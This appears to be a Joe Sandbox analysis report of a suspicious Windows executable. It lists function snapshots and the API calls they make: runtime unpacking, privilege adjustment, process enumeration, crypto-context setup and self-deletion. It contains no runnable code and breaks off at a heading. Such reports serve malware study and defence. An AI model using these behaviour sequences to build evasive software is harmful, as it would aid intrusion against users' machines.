Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00401E30, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 121

APIs

- CreateProcessW.KERNEL32(?,00000000,00000000,00000000,00000000,00000020,00000000,00000000,?,?), ref: 00401F23
- CloseHandle.KERNEL32(?), ref: 00401F30
- CloseHandle.KERNEL32(00403B78), ref: 00401F39

Strings

- D, xrefs: 00401EEF

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00401D40, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 88

APIs

- GetTokenInformation.ADVAPI32(?,00000001,00000000,00000000,00000044), ref: 00401D98
- GetTokenInformation.ADVAPI32(?,00000001,00000000,00000044,00000044,?,00000000), ref: 00401DCD
- CloseHandle.KERNEL32(?), ref: 00401DFD

Strings

- D, xrefs: 00401D79

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 004742D0, Relevance: 6.4, APIs: 5, Instructions: 110

APIs

- HeapAlloc.KERNEL32(00390000,00000000,00002020,?,?,0012FFB4,00473DBE), ref: 004742F1
- VirtualAlloc.KERNEL32(00000000,00400000,00002000,00000004), ref: 00474315
- VirtualAlloc.KERNEL32(00000000,00010000,00001000,00000004), ref: 0047432E
- VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 0047440F
- HeapFree.KERNEL32(00390000,00000000,00000000,?,?,0012FFB4,00473DBE), ref: 00474426

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00401C20, Relevance: 6.1, APIs: 4, Instructions: 110

APIs

- CreateFileW.KERNEL32(00403B5D,80000000,00000001,00000000,00000003,00000000,00000000,?,00404DAC), ref: 00401C4A
- CreateFileW.KERNEL32(00404DAC,40000000,00000001,00000000,00000002,00000000,00000000,?,00404DAC), ref: 00401C85

- CloseHandle.KERNEL32(?,?,00404DAC), ref: 00401D1D
  - Part of subcall function 00401B80: SetFilePointer.KERNEL32(?,00000200,00000000,00000000,?,00000000,00000000,?,00401CDF,?,?,00000000,00000000,00000200,?), ref: 00401B9B
  - Part of subcall function 00401B80: SetFilePointer.KERNEL32(?,00000200,00000000,00000000,?,00401CDF,?,?,00000000,00000000,00000200,?,?,00404DAC), ref: 00401BB0
  - Part of subcall function 00401B80: ReadFile.KERNEL32(?,00000000,00000000,00404DAC,00000000,?,00401CDF,?,?,00000000,00000000,00000200,?), ref: 00401BD2
  - Part of subcall function 00401B80: WriteFile.KERNEL32(?,00000000,00000000,00000200,00000000,?,00401CDF,?,?,00000000,00000000), ref: 00401BF9
- CloseHandle.KERNEL32(00000000,?,00404DAC), ref: 00401D23

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00401B80, Relevance: 6.1, APIs: 4, Instructions: 68

APIs

- SetFilePointer.KERNEL32(?,00000200,00000000,00000000,?,00000000,00000000,?,00401CDF,?,?,00000000,00000000,00000200,?), ref: 00401B9B
- SetFilePointer.KERNEL32(?,00000200,00000000,00000000,?,00401CDF,?,?,00000000,00000000,00000200,?,?,00404DAC), ref: 00401BB0
- ReadFile.KERNEL32(?,00000000,00000000,00404DAC,00000000,?,00401CDF,?,?,00000000,00000000,00000200,?), ref: 00401BD2
- WriteFile.KERNEL32(?,00000000,00000000,00000200,00000000,?,00401CDF,?,?,00000000,00000000), ref: 00401BF9

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00402F90, Relevance: 5.3, APIs: 2, Strings: 1, Instructions: 46

APIs

- VirtualProtect.KERNEL32(00401A40,?,00000040,00404DAC,?,?,?,?,?,0040306F,?,00401A40,00000140), ref: 00402FB5
- VirtualProtect.KERNEL32(00401A40,?,00000040,00000040,?,?,?,?,?,0040306F,?,00401A40,00000140), ref: 00402FE9

Strings

- @, xrefs: 00402FAE

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00403950, Relevance: 3.6, APIs: 1, Strings: 1, Instructions: 117

APIs

  - Part of subcall function 00401C20: CreateFileW.KERNEL32(00403B5D,80000000,00000001,00000000,00000003,00000000,00000000,?,00404DAC), ref: 00401C4A
  - Part of subcall function 00401C20: CreateFileW.KERNEL32(00404DAC,40000000,00000001,00000000,00000002,00000000,00000000,?,00404DAC), ref: 00401C85
  - Part of subcall function 00401C20: CloseHandle.KERNEL32(?,?,00404DAC), ref: 00401D1D
  - Part of subcall function 00401C20: CloseHandle.KERNEL32(00000000,?,00404DAC), ref: 00401D23
- ExitProcess.KERNEL32(00000000), ref: 00403A06
  - Part of subcall function 00401E30: CreateProcessW.KERNEL32(?,00000000,00000000,00000000,00000000,00000020,00000000,00000000,?,?), ref: 00401F23

- Part of subcall function 00401E30: CloseHandle.KERNEL32(00403B78), ref: 00401F39

Strings

- sexe, xrefs: 00403AAF, 00403AB5

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00473DA0, Relevance: 3.0, APIs: 2, Instructions: 18

APIs

- HeapCreate.KERNEL32(00000001,00001000,00000000), ref: 00473DA9
  - Part of subcall function 004742D0: HeapAlloc.KERNEL32(00390000,00000000,00002020,?,?,0012FFB4,00473DBE), ref: 004742F1
  - Part of subcall function 004742D0: VirtualAlloc.KERNEL32(00000000,00400000,00002000,00000004), ref: 00474315
  - Part of subcall function 004742D0: VirtualAlloc.KERNEL32(00000000,00010000,00001000,00000004), ref: 0047432E
  - Part of subcall function 004742D0: VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 0047440F
  - Part of subcall function 004742D0: HeapFree.KERNEL32(00390000,00000000,00000000,?,?,0012FFB4,00473DBE), ref: 00474426
- HeapDestroy.KERNEL32(00390000), ref: 00473DC8

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 004021D0, Relevance: 1.5, APIs: 1, Instructions: 19

APIs

- HeapCreate.KERNEL32(00040000,00400000,00000000,?,00404D4C,00000000), ref: 004021F1

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00403340, Relevance: 1.3, APIs: 1, Instructions: 39

APIs

- CloseHandle.KERNEL32(00000000), ref: 00403392

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Non-executed Functions

Function 004749F0, Relevance: 14.1, APIs: 4, Strings: 4, Instructions: 57

APIs

- LoadLibraryA.KERNEL32(user32.dll), ref: 00474A03
- GetProcAddress.KERNEL32(00000000,MessageBoxA), ref: 00474A1B
- GetProcAddress.KERNEL32(00000000,GetActiveWindow), ref: 00474A2C
- GetProcAddress.KERNEL32(00000000,GetLastActivePopup), ref: 00474A39

Strings

- MessageBoxA, xrefs: 00474A15
- GetLastActivePopup, xrefs: 00474A2E
- user32.dll, xrefs: 004749FE
- GetActiveWindow, xrefs: 00474A26

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00473FF0, Relevance: 15.9, APIs: 3, Strings: 6, Instructions: 161

APIs

- GetModuleFileNameA.KERNEL32(00000000,00130018,00000104), ref: 0047405B
  - Part of subcall function 004749F0: LoadLibraryA.KERNEL32(user32.dll), ref: 00474A03
  - Part of subcall function 004749F0: GetProcAddress.KERNEL32(00000000,MessageBoxA), ref: 00474A1B
  - Part of subcall function 004749F0: GetProcAddress.KERNEL32(00000000,GetActiveWindow), ref: 00474A2C
  - Part of subcall function 004749F0: GetProcAddress.KERNEL32(00000000,GetLastActivePopup), ref: 00474A39
- GetStdHandle.KERNEL32(000000F4), ref: 00474190
- WriteFile.KERNEL32(00000000,?,-00000001,00000000,00000000), ref: 004741B5

Strings

- G, xrefs: 0047410A
- _H, xrefs: 0047400D
- Microsoft Visual C++ Runtime Library, xrefs: 00474118
- <program name unknown>, xrefs: 0047406A
- ..., xrefs: 004740B4
- Runtime Error!Program: , xrefs: 004740C9

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00473760, Relevance: 15.2, APIs: 10, Instructions: 153

APIs

- GetEnvironmentStringsW.KERNEL32 ref: 0047377D
- GetEnvironmentStrings.KERNEL32(?,?,0012FFB4,?,0044B85B), ref: 0047378C
- GetEnvironmentStringsW.KERNEL32 ref: 004737AF
- WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 004737EA
- WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 00473811
- FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473827
  - Part of subcall function 004741D0: HeapFree.KERNEL32(00390000,00000000,!8G,00473821,00000000), ref: 00474211
- FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473835
- GetEnvironmentStrings.KERNEL32(?,?,0012FFB4,?,0044B85B), ref: 0047384B
- FreeEnvironmentStringsA.KERNEL32(00000000), ref: 00473880
- FreeEnvironmentStringsA.KERNEL32(00000000), ref: 004738A2

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 004052D0, Relevance: 8.8, APIs: 4, Strings: 1, Instructions: 33

APIs

- LoadIconW.USER32(?,0000006D), ref: 0040530F
- LoadCursorW.USER32(00000000,00007F00), ref: 00405327
- LoadIconW.USER32(?,00000070), ref: 0040533F
- RegisterClassExW.USER32(004888BC), ref: 0040535F

Strings

- lavana, xrefs: 004052FB

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00473BA0, Relevance: 7.7, APIs: 5, Instructions: 164

APIs

- GetStartupInfoA.KERNEL32(0012FF98), ref: 00473C05
- GetFileType.KERNEL32(00000020), ref: 00473CD3
- GetStdHandle.KERNEL32(-000000F6), ref: 00473D3C
- GetFileType.KERNEL32(00000000), ref: 00473D46
- SetHandleCount.KERNEL32(00000020), ref: 00473D8A

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Analysis Process: PqYCjSmCJimPGlU.exe PID: 2156 Parent PID: 1184

Execution Graph

Execution Coverage


Dynamic/Packed Code Coverage

Signature Coverage

Execution Coverage:	23.1%
Dynamic/Decrypted Code Coverage:	100%
Signature Coverage:	20.4%
Total number of Nodes:	152
Total number of Limit Nodes:	12

- Entrypoint
- Key Decision
- Dynamic/Decrypted
- Unpacker/Decrypter
- Executed
- Not Executed
- Unknown
- Signature Matched
- Richest Path
- Thread / callback entry
- Thread / callback creation
- Show Help

Hide legend
Hide Nodes/Edges



Executed Functions

Function 00E50117, Relevance: 9.4, APIs: 6, Instructions: 430

APIs

- VirtualAlloc.KERNEL32(00000000,?,00001000,00000004), ref: 00E5014E
- VirtualAlloc.KERNEL32(?,?,00002000,00000001), ref: 00E50275
- VirtualAlloc.KERNEL32(00000000,00001000,00001000,00000004), ref: 00E5029A
- VirtualAlloc.KERNEL32(?,?,00001000,00000004,?,?,?), ref: 00E502EE
- VirtualProtect.KERNEL32(?,00001000,00000002,?), ref: 00E5043E
- VirtualProtect.KERNEL32(?,?,00000001,?,?), ref: 00E5048D

Memory Dump Source

- Source File: 00000004.00000002.164191422371424.00E50000.00000040.sdmp, Offset: 00E50000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_e50000_PqYCjSmCJimPGIU.jbxd

Function 00401890, Relevance: 4.6, APIs: 3, Instructions: 55

APIs

- LookupPrivilegeValueW.ADVAPI32(00000000,?,?), ref: 004018D4
- AdjustTokenPrivileges.ADVAPI32(?,00000000,00000001,00000010,00000000,00000000), ref: 004018F1
- CloseHandle.KERNEL32(?), ref: 004018FC

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00401910, Relevance: 3.1, APIs: 2, Instructions: 124

APIs

- CryptAcquireContextW.ADVAPI32(00000002,00000000,00000000,00000018,F0000008,00000000,00000200,0040203A,00000200,?,0000000
  ref: 00401933
- VirtualAlloc.KERNEL32(00000000,?,00003000,00000004,00000000), ref: 0040196D

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00404D20, Relevance: 1.6, APIs: 1, Instructions: 65

APIs

  - Part of subcall function 00404150: GetModuleHandleA.KERNEL32(00000002), ref: 00404178
  - Part of subcall function 00404150: GetProcAddress.KERNEL32(00000000,00000002), ref: 00404193
  - Part of subcall function 00404150: VirtualAlloc.KERNEL32(00000000,00000178,00001000,00000004), ref: 004041A9
  - Part of subcall function 00404150: LoadLibraryA.KERNEL32(00000002), ref: 004041FF
  - Part of subcall function 00404150: LoadLibraryA.KERNEL32(00000002), ref: 00404225
  - Part of subcall function 00404150: LoadLibraryA.KERNEL32(00000002), ref: 0040424C
  - Part of subcall function 00404150: LoadLibraryA.KERNEL32(00000002), ref: 00404273
  - Part of subcall function 00404150: LoadLibraryA.KERNEL32(00000002), ref: 0040429A
  - Part of subcall function 004021D0: HeapCreate.KERNEL32(00040000,00400000,00000000,?,00404D4C,00000000), ref: 004021F1
  - Part of subcall function 00401890: LookupPrivilegeValueW.ADVAPI32(00000000,?,?), ref: 004018D4
  - Part of subcall function 00401890: AdjustTokenPrivileges.ADVAPI32(?,00000000,00000001,00000010,00000000,00000000), ref: 004018F1
  - Part of subcall function 00401890: CloseHandle.KERNEL32(?), ref: 004018FC

- Part of subcall function 004032A0: CreateToolhelp32Snapshot.KERNEL32(00000002,00000000,?,00404DAC), ref: 004032BF
- Part of subcall function 004032A0: Process32FirstW.KERNEL32(00000000,0000022C,?,00404DAC), ref: 004032D1
- Part of subcall function 004032A0: Process32NextW.KERNEL32(00000000,0000022C,?,?,00404DAC), ref: 00403313
- Part of subcall function 004032A0: CloseHandle.KERNEL32(00000000,?,00404DAC), ref: 00403323
- Part of subcall function 00403950: DeleteFileW.KERNEL32(00000000), ref: 00403A2E
- Part of subcall function 00403950: Sleep.KERNEL32(00000BB8), ref: 00403A77

- ExitProcess.KERNEL32(00000000), ref: 00404D9D

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00404150, Relevance: 13.0, APIs: 8, Instructions: 1025

APIs

- GetModuleHandleA.KERNEL32(00000002), ref: 00404178
- GetProcAddress.KERNEL32(00000000,00000002), ref: 00404193
- VirtualAlloc.KERNEL32(00000000,00000178,00001000,00000004), ref: 004041A9
- LoadLibraryA.KERNEL32(00000002), ref: 004041FF
- LoadLibraryA.KERNEL32(00000002), ref: 00404225
- LoadLibraryA.KERNEL32(00000002), ref: 0040424C
- LoadLibraryA.KERNEL32(00000002), ref: 00404273
- LoadLibraryA.KERNEL32(00000002), ref: 0040429A

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00403640, Relevance: 8.9, APIs: 3, Strings: 2, Instructions: 135

APIs

- GetProcessId.KERNEL32(>9@,?,?,004037ED,?,00000000,?,?,0040393E,?,000003B8), ref: 0040369D
- VirtualAlloc.KERNEL32(00000000,00020000,00003000,00000004,?,?,004037ED,?,00000000,?,?,0040393E,?,000003B8), ref: 004036B2
  - Part of subcall function 004035B0: CloseHandle.KERNEL32(00000000,?,?,?,?,?,00000000,?,?,004037ED,?,00000000), ref: 00403634
- Sleep.KERNEL32(00001388,?,?,?,?,?,004037ED,?,00000000), ref: 00403766
  - Part of subcall function 00402100: CloseHandle.KERNEL32(00000000,?,?,00000200,?), ref: 0040216A

Strings

- >9@, xrefs: 00403648, 0040366F, 0040369C
- >9@, xrefs: 00403656, 00403659

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00401D40, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 88

APIs

- GetTokenInformation.ADVAPI32(?,00000001,00000000,00000000,00000044), ref: 00401D98
- GetTokenInformation.ADVAPI32(?,00000001,00000000,00000044,00000044,?,00000000), ref: 00401DCD
- CloseHandle.KERNEL32(?), ref: 00401DFD

Strings

- D, xrefs: 00401D79

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 004032A0, Relevance: 6.1, APIs: 4, Instructions: 57

APIs

- CreateToolhelp32Snapshot.KERNEL32(00000002,00000000,?,00404DAC), ref: 004032BF
- Process32FirstW.KERNEL32(00000000,0000022C,?,00404DAC), ref: 004032D1
- Process32NextW.KERNEL32(00000000,0000022C,?,?,00404DAC), ref: 00403313
- CloseHandle.KERNEL32(00000000,?,00404DAC), ref: 00403323

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00403950, Relevance: 5.4, APIs: 2, Strings: 1, Instructions: 117

APIs

- DeleteFileW.KERNEL32(00000000), ref: 00403A2E
  - Part of subcall function 00402100: CloseHandle.KERNEL32(00000000,?,?,00000200,?), ref: 0040216A
- Sleep.KERNEL32(00000BB8), ref: 00403A77
  - Part of subcall function 00403160: CreateFileW.KERNEL32(?,C0000000,00000000,00000000,00000003,00000000,00000000,?,00404DAC), ref: 004031A2
  - Part of subcall function 00403160: WriteFile.KERNEL32(00000000,00000800,?,?,00000000,?,00404DAC), ref: 004031E0
  - Part of subcall function 00403160: CloseHandle.KERNEL32(00000000,?,00404DAC), ref: 004031E8

Strings

- sexe, xrefs: 00403AAF, 00403AB5

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00403840, Relevance: 5.3, APIs: 2, Strings: 1, Instructions: 52

APIs

  - Part of subcall function 00403200: IsWow64Process.KERNEL32(00000000,?,?,?,?,?,?,?,?,00403850,?,?,00404DAC,?,00403BE6,00404DAC), ref: 00403244
- CreateFileMappingW.KERNEL32(000000FF,00000000,00000040,00000000,00023E50,00000000,00403BE6,00404DAC), ref: 0040386A
- MapViewOfFile.KERNEL32(00000000,0000000E,00000000,00000000,00000000), ref: 00403881

Strings

- <a@, xrefs: 00403892

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp

- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00401830, Relevance: 5.3, APIs: 1, Strings: 2, Instructions: 50

APIs

- FindResourceW.KERNEL32(00000000,?,0000000A,?,?,0040322C,?,?,00405028,00405044,?,?,00403850,?,?,00404DAC), ref: 0040184C

Strings

- ,2@, xrefs: 00401870
- (P@DP@, xrefs: 00401835, 00401875, 0040187B

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00403160, Relevance: 4.6, APIs: 3, Instructions: 62

APIs

- CreateFileW.KERNEL32(?,C0000000,00000000,00000000,00000003,00000000,00000000,?,00404DAC), ref: 004031A2
- WriteFile.KERNEL32(00000000,00000800,?,?,00000000,?,00404DAC), ref: 004031E0
- CloseHandle.KERNEL32(00000000,?,00404DAC), ref: 004031E8

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00401F60, Relevance: 3.6, APIs: 1, Strings: 1, Instructions: 86

APIs

- GetComputerNameW.KERNEL32(?,?,00404DAC), ref: 00401F85
  - Part of subcall function 00401910: CryptAcquireContextW.ADVAPI32(00000002,00000000,00000000,00000018,F0000008,00000000,00000200,0040203A,00000200,?,000 ref: 00401933
  - Part of subcall function 00401910: VirtualAlloc.KERNEL32(00000000,?,00003000,00000004,00000000), ref: 0040196D

Strings

- C, xrefs: 00401F8B

Memory Dump Source

